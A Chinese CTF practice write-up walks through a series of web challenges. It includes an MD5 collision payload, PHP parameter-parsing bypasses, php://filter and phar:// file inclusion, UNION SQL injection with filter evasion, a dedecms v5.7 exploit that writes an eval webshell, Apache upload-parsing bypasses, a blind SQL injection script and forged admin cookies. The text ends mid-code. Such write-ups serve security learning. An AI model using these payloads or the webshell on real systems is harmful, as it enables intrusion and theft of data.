Web安全测试个人赛练习

原创

LetheSec 于 2019-10-25 01:21:11 发布 2156 收藏 1

分类专栏： wp CTF 文章标签： writeup CTF

报了一个Web安全测试个人赛，提供了赛前的练习，做一下就当准备了吧...

简单的md5

查看源代码：

```
easy MD5 cracking <!--$_POST['data1']!=$_POST['data2']-->fail
```

数组绕过即可，post：`data1[]=a&data2[]=b`


md5

```
MD5 cracking<!-- if((string)$_POST['data1']!==(string)$_POST['data2']&&md5($_POST['data1'])===md5($_POST['data2']))-->fail
```


同样是一道md5绕过，不过这里没法绕过，只能老老实实去找md5碰撞，google还是挺好找的

post:

```
data1=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1U%5D%83%60%FB_%07%FE%A2&data2=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1%D5%5D%83%60%FB_%07%FE%A2
```



```
POST / HTTP/1.1
Host: 114.55.36.69:8006
Content-Length: 315
Cache-Control: max-age=0
Origin: http://114.55.36.69:8006
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/77.0.3865.120 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3
Referer: http://114.55.36.69:8006/
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

data1=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%
AF%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%93%D8lgm%A0%D1U%5D%83%60%FB_%07%FE%A2&data2=M%C9h%
FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%02
%A8%28K%F3n%8EKU%B3_Bu%93%D8lgm%A0%D1%D5%5D%83%60%FB_%07%FE%A2
```



```
HTTP/1.1 200 OK
Date: Mon, 21 Oct 2019 09:28:11 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Content-Length: 156
Connection: close
Content-Type: text/html; charset=UTF-8

MD5 cracking<!--
if((string)$_POST['data1']!==(string)$_POST['data2']&&md5($_POST['data1'])===md5($_POST['data2']))-->flag{9bd1ee
7355b58e53214adb9a37b4cb82}
```

奇怪的恐龙特性

代码审计题：


```php
<?php
highlight_file(__FILE__);
ini_set("display_error", false);
error_reporting(0);
$str = isset($_GET['A_A'])?$_GET['A_A']:'A_A';
if (strpos($_SERVER['QUERY_STRING'], "A_A") !==false) {
    echo 'A_A,have fun';
}
elseif ($str<9999999999) {
    echo 'A_A,too small';
}
elseif ((string)$str>0) {
    echo 'A_A,too big';
}
else{
    echo file_get_contents('flag.php');

}
?>
```

第一层：

既要通过`A_A`传参，又限制了查询字符串不能为`A_A`，这里用到了php的一个小特性...

可以参考这篇文章：利用PHP的字符串解析特性Bypass

借用文章里的一张图：



本题中的绕过方式有下面几种：

```
php > parse_str('A A', $a);print_r($a);
Array
(
    [A_A] =>
)
php > parse_str('A+A', $a);print_r($a);
Array
(
    [A_A] =>
)
php > parse_str('A.A', $a);print_r($a);
Array
(
    [A_A] =>
)
php > parse_str('A[A', $a);print_r($a);
Array
(
    [A_A] =>
)
```

第二层：
传入的参数要大于9999999999，用数组绕过；string后要大于零，任意字符串即可。

```
php > $a[]='';
php > var_dump($a>9999999999);
bool(true)
```

综上，最后payload：`?A.A[]=a`，注释中看到flag

常规操作

解法一

看到参数`url=upload`，尝试php伪协议文件包含，发现直接可以base64读出flag。

首页 上传文件


PD9waHAKLy9mbGFne2E1YWEwMTI1NDZhNzI5ZWViYWVhYTc2ODg4M2JlYjIzfQo/Pgo=

payload：`..index.php/url=php://filter/convert.base64-encode/resource=index`


解法二

毕竟给了上传页面，测试了一下，为白名单过滤，无法绕过...看到可以上传zip文件，可以利用`phar://`协议文件包含。

将一句话木马`shell.php`打包成压缩包，然后上传得到路径：



然后连接小马即可，连接url：`http://114.55.36.69:8009/index.php?url=phar://upload/695d93c8c583b14b83475449ed1f7b35.zip/shell`



新闻搜索

一个搜索页面，直接sqlmap就能跑出来

新的新闻搜索

和上一题差不多，`word`参数存在搜索型注入，不过加了过滤，可以用内联绕过。

查表：`%' /*!union*/ /*!select*/ 1,2,(/*!select*/ group_concat(table_name) from information_schema.tables where table_schema=database())#`

```
word=%' /*!union*/ /*!select*/ 1,2,(/*!select*/ group_concat(table_name) from information_schema.tables where table_schema=database())#&number=5
```

```
<table valign=top>
 <tr>
  <td width=30px vAlign=top >1.</td>
  <td width=300px vAlign=top>2</td>
  <td vAlign=top>admin,news</td>
 </tr>
</table>
```

查列：`%' /*!union*/ /*!select*/ 1,2,(/*!select*/ group_concat(column_name) from information_schema.columns where table_name='admin')#`

```
DedeLoginTime_ckMd5=87cd4c1ad6c018cd
Connection: close

word=%' /*!union*/ /*!select*/ 1,2,(/*!select*/ group_concat(column_name) from information_schema.columns where table_name='admin')#&number=5
```

```
  <td width=30px vAlign=top >1.</td>
  <td width=300px vAlign=top>2</td>
  <td vAlign=top>username,flag</td>
 </tr>
</table>
<HR style=FILTER: alpha(opacity=100,finishopacity=0,styl
</label>
</form>
```

查数据：`%' /*!union*/ /*!select*/ 1,2,(/*!select*/ group_concat(flag) from admin)#`

```
Connection: close

word=%' /*!union*/ /*!select*/ 1,2,(/*!select*/ group_concat(flag) from admin)#&number=5
```

```
  <td width=30px vAlign=top >1.</td>
  <td width=300px vAlign=top>2</td>
  <td vAlign=top>flag{f98505d1d12f50a0bd9463e90876630}</td>
 </tr>
</table>
<HR style=FILTER: alpha(opacity=100,finishopacity=0,style=3) width=80% color=#987cb9 S
```

game

打开是一个贪吃蛇游戏，查看`game.js`，有一段奇奇怪怪的颜表情，复制到控制台输出一下：

```
Flag{ hahahah wrong!! :(}
```

输出了一个假的flag，看一下右下角的debugger，得到flag：


dedecms

是一个dedecms sp2 v5.7，搜一下对应的漏洞即可，我参考的是这个：https://www.freebuf.com/vuls/164035.html

先访问：`/dede/tpl.php?action=upload`，在源码中获得token，在下一步要用到。


```
<table width="600" border="0" cellspacing="0" cellpadding="0" />
  <tr>
    <td width="96" height="60">请选择文件：</td>
    <td width="504">
        <input name="acdir" type="hidden" value="default" />
        <input name="token" type="hidden" value="41ed3a0f62269a0d5014381c01491c5b" />
        <input name="upfile" type="file" id="upfile" style="width:380px" />
      </td>
  </tr>
</table>
    </div> </td>
```

再访问：`/dede/tpl.php?filename=moonsec.lib.php&action=savetagfile&content=%3C?php%20@eval($_POST[cmd]);?%3E&token=c5288eb4a985baa3520c2d006f45e346`，就会生成我们的shell文件。




最后连接我们的shell，访问：`/include/taglib/moonsec.lib.php`，先`find / -name flag`找一下flag得位置：

/tmp/flagishere/flagishere/flagishere/flag



读一下flag：

1de3ce6607a0f95as1861c4bbb3687b8



新瓶装旧酒


这一题上来就给了源码，审计了半天...没看出来什么问题

后来知道是apache的版本问题，存在解析漏洞，即从右向左解析，遇到无法解析的就跳过继续像左解析。

所以我们将小马的后缀改为`.PHP.jpg`，之所以把`PHP`大写来绕过代码中对`.ph`的过滤，然后将其压缩成`zip`压缩包上传

```
/upload/4221a456068fccff16ec5365437cb320/shell.PHP.png
```

得到路径连接即可，在`flag.php`中发现flag。



sleepcms

访问 `robots.txt` 可以看到如下sql语句，应该是要注入出来：

```
INSERT INTO `article` (`id`, `title`, `view_times`,`content`) VALUES
(1, 'admin\' flag',0, 'xxxxxxxxxxxxxxxxxxxxxxx'),
(2, 'hello guest',0, 'hello guest,you want is not here~~'),
(3, 'some hint',0, 'long or short?\r\nsleep and injection!');
```

根据题目名字，想到应该是时间盲注，但是过滤了常用的 `sleep()` 和 `benchmark()`，经测试，还可以用 `get_lock()` 函数来进行延时。

但是发现 `select` 也被过滤了，尝试各种方式均无法绕过... 然后发现 `article` 页面回显的数据就是在 `flag` 那个表里查出来的，所以其实后台已经帮我们写好 `select` 语句了，直接拼接上 `content` 字段即可，用不到 `select`。

脚本如下：

```
import requests

s = requests.session()
url = "http://114.55.36.69:8007/article.php"

flag = ""
for i in range(0,50):
 for j in range(32,127):
  payload = f"?id=1' and if(ascii(substr((content),{i},1))={j},get_lock('lethe',3),1)%23"
  try:
   s.get(url + payload, timeout=2)
  except Exception:
   flag += chr(j)
   print(flag)
   break
```

秘密的系统

访问 `/web/robots.txt` 得到提示 `index.php?r=site/loginuser_1`，是一个登录界面，但是没有账号密码没有注册页面，查看源代码发现：

```
<!--
*** author: cib_zhinianyuxin.com
*** code: github.com
-->
```

于是访问该github账号，得到如下提示：

secret-system

##README.md

> *** author: cib_zhinianyuxin.com

It's just a system which is not completed , there are some tips:


1. you can use test/cib_sec to login ,but you are not admin!
2. only admin can upload file ,but whichone can not bypass my rules.

```
/**
$sign = array(
                    'id'=>$model->id,
                    'name'=>$model->username,
                    'sign'=>md5($model->id.$model->username),
                );
$_COOKIE['Cib_security'] = serialize($sign);
**/
```

给了我们一个账号密码 `test/cil_sec` 和cookie生成的规则，于是我们登录该账号，得到cookie如下：

```
cib=a%3A3%3A%7Bs%3A2%3A%22id%22%3Bi%3A2%3Bs%3A4%3A%22name%22%3Bs%3A4%3A%22test%22%3Bs%3A4%3A%22sign%22%3Bs%3A32%3A%227cbab5cea99169139e7e6d8ff74ebb77%22%3B%7D
```

url解码再反序列化一下可以看到上面的其实就是：




于是我们利用如下脚本伪造cookie：


```php
<?php
$id = 1;
$username = "admin";
$sign = ["id"=>1,"name"=>"admin","sign"=>md5($id.$username)];
print_r($sign);
echo urlencode(serialize($sign));
?>
```

```
Array
(
    [id] => 1
    [name] => admin
    [sign] => 6c5de1b510e8bdd0bc40eff99dcd03f8
)
a%3A3%3A%7Bs%3A2%3A%22id%22%3Bi%3A1%3Bs%3A4%3A%22name%22%3Bs%3A5%3A%22admin%22%3Bs%3A4%3A%22si
gn%22%3Bs%3A32%3A%226c5de1b510e8bdd0bc40eff99dcd03f8%22%3B%7D
```


将cookie更改为上述生成的，刷新页面，发现已经是管理员账户登录，然后我们来到上传界面：



测试发现为黑名单过滤，且Apache版本为2.2.15，可能存在解析漏洞，于是上传`shell.php.aaa`：



发现可以成功，连接shell得到flag。



爱い窒息、痛

题目在`dama.xxxx`给了`dama.php`的源码，且看到`flag.php`在它们的上一层目录。

审计代码：

```php
<?php
$a = isset($_POST['pass']) ? trim($_POST['pass']) : '';
if ($a == '') {
    echologin();
```

```
} else {
    chkpass($a);
    helloowner($a);
}
function chkpass($a)
{
    if (stripos($_SERVER['HTTP_USER_AGENT'], md5($a)) === false) {
        echofail(1);
    }
    return true;
}
function helloowner($a)
{
    $b = gencodeurl($a);
    $c = file_get_contents($b);
    if ($c == false) {
        echofail(2);
    }
    $d = @json_decode($c, 1);
    if (!isset($d['f'])) {
        echofail(3);
